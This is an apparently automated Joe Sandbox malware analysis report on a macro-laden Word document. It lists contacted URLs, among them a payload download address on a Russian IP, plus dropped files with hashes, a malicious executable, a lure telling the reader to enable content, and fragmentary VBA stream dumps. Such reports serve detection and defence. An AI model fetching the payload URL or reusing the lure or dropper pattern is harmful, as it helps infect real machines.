http://https://substrate.office.com/search/api/v2/init	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://outlook.office.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://outlook.office365.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://webshell.suite.office.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://45.8.146.139/fhfty/82PF9MOX9VRXL73GMCXOFE8AGP5ROGT8/rmRXL73GMCXOFE8AGP5ROGT8/rm8/rm8/rm_	rECA2.tmp.exe, 00000002.00000002.273378499.0000000000EA0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://management.azure.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://messaging.lifecycle.office.com/getcustommessage16	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://devnull.onenote.com	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://messaging.action.office.com/	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high
http://https://ncus.pagecontentsync.	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	3A11B302-44CB-4EB9-BCB8-49C2BE307D7C.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.8.146.139	unknown	Russian Federation		44676	VMAGE-ASRU	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	682577
Start date and time:	2022-08-11 18:07:15 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 40s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	airequipmentcorp-doc-08.11.2022.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.expl.winDOC@4/14@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 100% (good quality ratio 77%) • Quality average: 59.9% • Quality standard deviation: 39.4%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 52.109.88.191, 52.109.76.36, 52.109.76.33
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\3A11B302-44CB-4EB9-BCB8-49C2BE307D7C

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	148061
Entropy (8bit):	5.358136210068348
Encrypted:	false
SSDEEP:	1536:5cQW/gxgB5BQguwN/Q9DQe+zQTk4F77nXmvid3XxVETLKz61:A1Q9DQe+zuXYr
MD5:	F395C8F247D435AAEA3BE89CC2566428
SHA1:	9ADB47CE29DDFC26125804494EBAE31541B98BC9
SHA-256:	562FDD103601D3FEA5307524A58035AB9FC551809A7FE83E7DE560CAA9172ABE
SHA-512:	9B18B41C3B48F72EAA72161A812776FC96F1FB02ACE9D81736BDC203763445F0D6623D11BEC95DDC2B49712553F2C58201B22029A41ECE5F19A3DB60D657F9F
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-08-11T16:08:22">.. Build: 16.0.15607.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2947CA03.png

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	PNG image data, 440 x 440, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	255992
Entropy (8bit):	7.979945509057379
Encrypted:	false
SSDEEP:	6144:WA8X3URdstKeUr9pS3Ye1B496I0qupYLqUBq5QY:bRdCKBOYe1ByoqueLqi2F
MD5:	4FD2012027291C067724708876BD2AC6
SHA1:	11CF910537D108578F768263DA98CB954464AE8F
SHA-256:	43369516E53294BD97A1E3825B73708A407F33C6DB392DCE78415835362CA3AA
SHA-512:	EAFD06D13D5D04C8BD354023CC356EB9620CDCD1ED97097146CF878420545FB6C6DEFC9EC636A43F34401211DF5BA3AAFDE0120AE570F2E66FC000D0EA3263D
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....7.....sRGB.....gAMA.....a.....pHYs..!...!.....IDATx^....fGU.3*..].^..{..~z.2....("....^BP.EH.....;. .n.4...P.Vd.D...DHB..9.Ow.....y...=k..... Z.j..Uk..}.Sp.&.H...x./1..dy....."i..I.1<=:.e..*..{..!...C.....S.._.3}8..A.J..o...,K...k.Z...z.}.I...8.j\y.-.^m.Ty...q...Z71FO....2..T7C.M....,c.)?..q..I.<.*.EK.....=.}.....'.!..z. ...m.....7... _..:).E..tm.d..i.....2..6...=.-o.....[.my{.....+jY.....5...-=.....*rRU.|.W...,K9.@....2..V.....|.[i.M.r.S..-..JK.J2[TZ.nC.G...R..l./Q.z..'.h=..oE[..A/.{.m..'Zz.7..l.k.....,~..i.2_..O.W.+.u..el..E... oy@...p...S../...mYk.{u...S.z8.r@z./...o.d..^>ic..|V..4...I..7Q.....Z.1...-.|m3A:.C.m.T.D.2..QE...^..-.C-.u2$..2.X...AMW.| i.zs.b..qM'.>.*.|...t.....j.5&.9.C.nE..*kQ.dyM....|.....F ....U...%_.@.[z...+..o.z...../.m.m>Q..^..X.,Z^..W.^.....a...X...O[u..6..'mV...U...1.5]c...C[V.[z..U^.>.,.[.....IYY...Xy".5..d...W.H.<h.g.....Zd..@....v}T@...Yk+..z<`..C..g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2F6F238A.png

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	PNG image data, 410 x 568, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	61935
Entropy (8bit):	7.988218918927523

Encrypted:	false
SSDEEP:	1536:vFo53cC4vJ7Y8qgUmqhIIPI2MM+ikJU78DPaFx:vy53qv6nmII0I2ngJAEan
MD5:	4800E90C87A78932178C7D338BA32F43
SHA1:	8006244EDAFF9A31546A17FCF99CB61DA4F69417
SHA-256:	8CD11EB654C64C7315F7B2904D123532F7993FAF2F210B250C4C4D670200FF73
SHA-512:	58994BDC81FF937B05B307C161F852383DAA8504EA17522CD96CDE6EBF99E4992BA64DBEA532424AC16FBD8273999295DBBB74E48A77AAB2122C5701633DC7A3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....8.....X.L.. .IDATx..}i..F.-..\r.E.l..u..3....L....^TR-.....DF...*I.e;i.:U.L&...pq.p.1.HD.Z.@.6.._cc.....>.n....2v..c.%...)..G.?|...>k...bf.....c0.sy..$...a....<.....> ".=X1.....1.^|.....|!.....I`E..c.#.T.....'.'.....$6&L1.0.H...X&".cp.l...p.>..?.@?.1.Tp.....Y...=D.]....).w=...~..yp..{x/.....d}1.G.h..b."1..-}.0x...O.....<. &n...0.1...el...."".. ....C<t..A.H..4O.L.G....v...6Bd....W{..>..;W.....E.#<..s.^...Q...B.o.=l.lB{...1.ab.$D..:WB$O..V..>..k...y~.w".....A...-.D..;.I.4b.D..E".3...1...f....J.~xv.35G&&....?.acR...P.N....)...U.J....F.I...c$... ....a..z&...1..I...D...b.A4.....U.._.D.Z...E.6.G9t..=..qj...^L.$.;...>..S&dD.X... 1...0.{~.w..P.....1.U(.....j.PM.....9J..[.O2...).12swy%.3..M?NGt_.....Z.....?F..+....[4@.=.....; .".6..i.c..qH4...Ll...8.kl....=""".!..h.g7.\'.....Bb.A...f..o).+..`..++..?u..<.i.M..Gvs..@w.$.2X..'.[.h.8h.3..G.g.E...3..d.)..V*../$)...."%...F....~...s.1@|.....dE.8D|..d.....N.z..(...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{51DECAAA-E719-4ADB-922F-7BFC4F91483F}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	2.131668560158345
Encrypted:	false
SSDEEP:	12:DMlzfRLZRW4WZ1MFKuQ9cc3xn82l/2kwkvmElgQlRlHllGlwZZn9/vlk:4LG1ND9Pxn82Eks3UNA
MD5:	990B739DCEE177624089BD19E79B1DAA
SHA1:	572AB482803D5FE717849E8D45FE57F3A4605775
SHA-256:	2112324634ECC8A1F0B24D0A2F00502BA5148A5BC8476BA5D16B9D4597E7B892
SHA-512:	77B20E54CFC7ED47EC28428D7540FF85A436517E1D889666AAA798ACCC8D1AED18EB3207178126EA69934C127EF665806AA7F700747DCFC489CBDD61DDEE641
Malicious:	false
Reputation:	low
Preview:	../../...T.h.i.s. .d.o.c.u.m.e.n.t. .c.r.e.a.t.e.d. .i.n. .p.r.e.v.i.o.u.s. .v.e.r.s.i.o.n. .o.f. .M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .W.o.r.d.....T.o. .v.i.e.w. .o.r. .e.d.i.t. .t.h.i.s. .d.o.c.u.m.e.n.t.,. .p.l.e.a.s.e. .c.l.i.c.k. .. E.n.a.b.l.e. .e.d.i.t.i.n.g.. .b.u.t.t.o.n. .o.n. .t.h.e. .t.o.p. .b.a.r.,. .a.n.d. .t.h.e.n. .c.l.i.c.k. .. E.n.a.b.l.e. .c.o.n.t.e.n.t.. .....z..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{C3FA9527-8571-4407-A5C8-BB633260A4AC}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\rm[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	201
Entropy (8bit):	5.110875983732391
Encrypted:	false

SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3bIGKCezocKqD:J0+oxBeRmR9etdzRxbIYez1T
MD5:	6DFF44B8B60DD046290A5420717F052E
SHA1:	2339B6BC052682B5CC618733AEEE776037485D3E
SHA-256:	2E519B2E823E2503B635A59BBC29A00170F18F86BC7F5330563188B105FF87D7
SHA-512:	02E47727BE33B93C4CA538A0E089720C0AC6D7CDC758216ECE0AD3380A75C151D9E2C6BA66A564209E3AC750720CBD3E415FA202ADE20852785D507C488076 3
Malicious:	false
Reputation:	low
IE Cache URL:	http://45.8.146.139/fhfty/82PF9MOX9VRXL73GMCXOFE8AGP5ROGT8/rm
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "rm " was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Temp\rECA2.tmp.exe

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	61952
Entropy (8bit):	6.1891584557780455
Encrypted:	false
SSDEEP:	768:vV+4s9C36jbgktDymekZ+bRnbSEln5IyYpamDjobj8S47:vc8ms1mibRJln5IUmDjoX07
MD5:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
SHA1:	BCC5DC3222034D3F257F1FD35889E5BE90F09B5F
SHA-256:	4E15AA13A02798E924C63537E458A09415C48DAE0E7AFD5A3D25532A2AA935EE
SHA-512:	85C94763698448275AD996805FD59A3A4789BEFB79BE2175E2BBFED1CE9A2D424500DCAF42FFA225C33FE7090F0FEDF6B7BED63168FEC64D112CD09559829AE
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l..l..l.....l...o...l...h..l..m.o.l...m..l...i..l...e...l....l...n..l.Rich.l..... .....PE..L...4^?.....b.....Pa.....@.....@.....@.....hg.....0..D.....T..... .....lm..`.... .....text....a.....b..... ..`.data.....f.....@....idata.....h.....@..@.didat.....@....rsrc...hg.....h.....@..@.reloc..D....0. .....@..B..... .....

C:\Users\user\AppData\Local\Temp\yE9E2.tmp.dll

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	201
Entropy (8bit):	5.110875983732391
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3bIGKCezocKqD:J0+oxBeRmR9etdzRxbIYez1T
MD5:	6DFF44B8B60DD046290A5420717F052E
SHA1:	2339B6BC052682B5CC618733AEEE776037485D3E
SHA-256:	2E519B2E823E2503B635A59BBC29A00170F18F86BC7F5330563188B105FF87D7
SHA-512:	02E47727BE33B93C4CA538A0E089720C0AC6D7CDC758216ECE0AD3380A75C151D9E2C6BA66A564209E3AC750720CBD3E415FA202ADE20852785D507C488076 3
Malicious:	**true**
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "rm " was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Temp\~DF32F8B01FD4175FF7.TMP

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	modified
Size (bytes):	50176
Entropy (8bit):	4.446577513207149
Encrypted:	false
SSDEEP:	768:iOxHjpXzfL/Op0tzHgq6HcOMyb3pQ9Wm:PHNXzfLGp0tjuq
MD5:	0F4002523504A72D1C1ECCA6461FD0FE
SHA1:	4F57980D01264F72837838B668AA512E28227684
SHA-256:	E9584CB638EEC3A1A65E7B9BF9DA817619F897806667B6E9768A25767BD37A4B

SHA-512:	D345BA9E497AFB98F865FCF7616AA0648C419463E1F36E3DA43F79F4B72C1F756D2178043B05F18ED4AC49FFB6609B394A43916A519416F5FF93E392A5D9023B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... .....F.....&... ....!..."...#...$...%.....'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7.....9...:...;...<...=.....?...@...A... B...C...D...E...8...]...H...I...J...M...L.....N...O...P...Y...R...S...T...U...V...W...X...K...Z...[...\...^.....`...`.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\airequipmentcorp-doc-08.11.2022.doc.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:31:45 2022, mtime=Fri Aug 12 00:08:24 2022, atime=Fri Aug 12 00:08:17 2022, length=2203070, window=hide
Category:	dropped
Size (bytes):	1160
Entropy (8bit):	4.662753215532605
Encrypted:	false
SSDEEP:	12:8K8vWUJ+uElPCH2H4Ah0Y6av+W64INsLt4LGKAjAN/+KX9LN4xLG8DQttRI5E4tn:8K1pu38PANGM9xGDGtia7aB6m
MD5:	F058DD614E7BAD188022144BA4DA6D4B
SHA1:	57455EDB238AEEDB74260805ED26141BD7A2349D
SHA-256:	E66BADE84CFDB5540C509B4DC79AF1F6715E4860CE0BEB8A58AC3E44A9F8DB5B
SHA-512:	C0B696144F870441E27A81B243EADC6B67B5B3AB5CAF9FCAF4F95A333FBCA8EC40A288BCD7F9DE10094743B1DF29D15764539D7624A53FC7CB1DD0759B6B84D1
Malicious:	**true**
Preview:	L.....F.... ....9..3...l.....!.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...U.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....hT....user.<.....Ny..U.....S.....h.a.r.d.z.....~.1.....hT....Desktop.h.....Ny..U.....Y.....>.....+..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.... ...2...!..U.. .AIREQU~1.DOC..x.....hT...U.....h.....S./.a.i.r.e.q.u.i.p.m.e.n.t.c.o.r.p.-.d.o.c.-.0.8...1.1...2.0.2.2...d.o.c.....i.....-.....h.....>.S.....C:\Users\user\Desktop\airequipmentcorp-doc-08.11.2022.doc..:.....\....\....\....\....\.D.e.s.k.t.o.p.\.a.i.r.e.q.u.i.p.m.e.n.t.c.o.r.p.-.d.o.c.-.0.8...1.1...2.0.2.2...d.o.c.....:.,.LB.)...As...`.....X.....506013.....!a..%.H.VZAj.../.....-..!a..%.H.VZAj.../.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	121
Entropy (8bit):	4.7517053629131425
Encrypted:	false
SSDEEP:	3:bDuMJlcMQJM3aBYUULX9TLBCmX1QM3aBYUULX9TLBCv:bC3J+LX9HB6+LX9HBs
MD5:	B530AD95DAC76D5DA42BA8619EB35F40
SHA1:	CE9DD98B6B91A9677E5C56BE72AF625F120D59C6
SHA-256:	DB19F88917C4006CC2BE0FFACBC095FBF53982280797423D930869F4194EF767
SHA-512:	0515B44EC6A9CC5D8B1686632958CD1B337F7C4C9516B0D613454CEFE75586374F411F53EF74062272DC04744589A4907FF3076BC6DC13B710872A8C0EEC93B1
Malicious:	false
Preview:	[folders]..Templates.LNK=0..airequipmentcorp-doc-08.11.2022.doc.LNK=0..[doc]..airequipmentcorp-doc-08.11.2022.doc.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.693120269145364
Encrypted:	false
SSDEEP:	3:Rl/ZdYx7lqKHxee1lzlqKD6lppJ+xl/:RtZWccYe1lkYGpJOt
MD5:	D8F53F403FF9B5DC094F8EB0B3AC9ABD
SHA1:	CB179015D23B12583305CFACDD70A28756E621DE
SHA-256:	4BE62515AFE61F2D4C7D5240E9B64C55DF38CA8B9AEC0848AC18D2D3B31DD362
SHA-512:	5802A1322DB5769C14C654F95B2007133E7D5C58EE4FE1B8501681514A91A72F4A7875D4D4F77294EE6925345E56DE35F7A51552120459ABABEA3B9F452A1ED6
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h...l.l.....?O.....H.....6C.....;O.....T.....6C.....7O.....Ul.`@.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\Desktop\~$requipmentcorp-doc-08.11.2022.doc

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.693120269145364
Encrypted:	false
SSDEEP:	3:Rl/ZdYx7lqKHxee1lzlqKD6lppJ+xl/:RtZWccYe1lkYGpJOt
MD5:	D8F53F403FF9B5DC094F8EB0B3AC9ABD
SHA1:	CB179015D23B12583305CFACDD70A28756E621DE
SHA-256:	4BE62515AFE61F2D4C7D5240E9B64C55DF38CA8B9AEC0848AC18D2D3B31DD362
SHA-512:	5802A1322DB5769C14C654F95B2007133E7D5C58EE4FE1B8501681514A91A72F4A7875D4D4F77294EE6925345E56DE35F7A51552120459ABABEA3B9F452A1ED6
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h...l.l.....?O.....H.....6C.....;O.....T.....6C.....7O.....Ul.`@.....

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.993807361796733
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	airequipmentcorp-doc-08.11.2022.doc
File size:	2297841
MD5:	84904f679048e45c43210c22f8fcc5df
SHA1:	7e23ee02e2543e51a2ad97b2ede96c441d34e6eb
SHA256:	78c296d80214d887820a3c55bc06fbc42b17db90fb01aef0766365b383f1e7f1
SHA512:	c7f757c4b357b72f8edc9988ef99dd73b2d0fb9c48f928a3d806c57fbc168b8d2d141a625a5ce76a4c7a6533708984d200031bc56d44b6d756e512cfd823b3d7
SSDEEP:	49152:tqI9FlNmHCQkEV8Uxd938Vx8Z3rm06VNN9hTobO3b1:4I9F3miQkimVi3rD6VP4aB
TLSH:	F8B53302D0155771C5F1C8F98C5AA1B842B8D2321521EE5F4B3CB81ACBBDDCA7B85ADE
File Content Preview:	PK.....!..U~....._rels/.rels...J.@.....4.E..D.....$....T..w-..j.....|.zs..z..z.*X.%(v.....6O.{PI.....`S__._x .C..CR...:....t..R.....hI.3..H.Q..*.;..=..y... n.....yo.....[vrf..A..6..3[.>_...-K....\NH!....<..r...E.B..P...<_.

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OpenXML

Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/682577/sample/airequipmentcorp-doc-08.11.2022.doc"	
Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	True

Streams with VBA	
VBA File Name: ThisDocument.cls, Stream Size: 2740	
General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	2740
Data ASCII:	. . A t t r i b u t . e V B _ N a m . e = " T h i . s D o c u m e n . t " . . . B a s . . 1 N o r m a l . . . V G l o b a l ! . S p a c . l F a . l s e . J C r e a . t a b l . . P r e d e c l a . . I d . . # T r u . " E x p . o s e . . T e m p . l a t e D e r i . v . $ C u s t o m l i z C . P . . . . . D . ? P t r S a . f e F u n c t i o n . . . L i b " u s e . r 3 2 " A l i . a s " S e t T . i m e r " (B . y V a l . . . . . A s L o n g , , { . . . . . , . .) .
Data Raw:	01 bc b4 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 54 68 69 00 73 44 6f 63 75 6d 65 6e 10 74 22 0d 0a 0a 8c 42 61 73 01 02 8c 31 4e 6f 72 6d 61 6c 02 2e 19 56 47 6c 6f 62 61 6c 21 01 aa 53 70 61 63 01 6c 46 61 08 6c 73 65 0c 4a 43 72 65 61 10 74 61 62 6c 15 1f 50 72 65 20 64 65 63 6c 61 00 06 49 64 11 00 23 54 72 75 0d 22 45 78 70 08 6f 73 65 14 1c 54

VBA Code

Streams	
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 369	
General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	369
Entropy:	5.245272756909884
Base64 Encoded:	True
Data ASCII:	I D = " { E F 2 1 A C D 1 - 0 7 C 6 - 4 1 0 B - 8 1 6 A - F 3 5 B E 5 6 2 A 9 A 6 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " F 5 F 7 1 8 1 1 F 8 0 2 F C 0 2 F C 0 2 F C 0 2 F C " . . D P B = " E A E 8 0 7 2 0 F D 2 1 F D 2 1 F D " . . G C = " D F D D 3 2 3 F D 2 C 1 C 6 C 2 C 6 C 2 3 9 " . . . . [H o s t E x t e n d e r I n f
Data Raw:	49 44 3d 22 7b 45 46 32 31 41 43 44 31 2d 30 37 43 36 2d 34 31 30 42 2d 38 31 36 41 2d 46 33 35 42 45 35 36 32 41 39 41 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: PROJECTwm, File Type: data, Stream Size: 41	
General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	41
Entropy:	3.0773844850752607
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

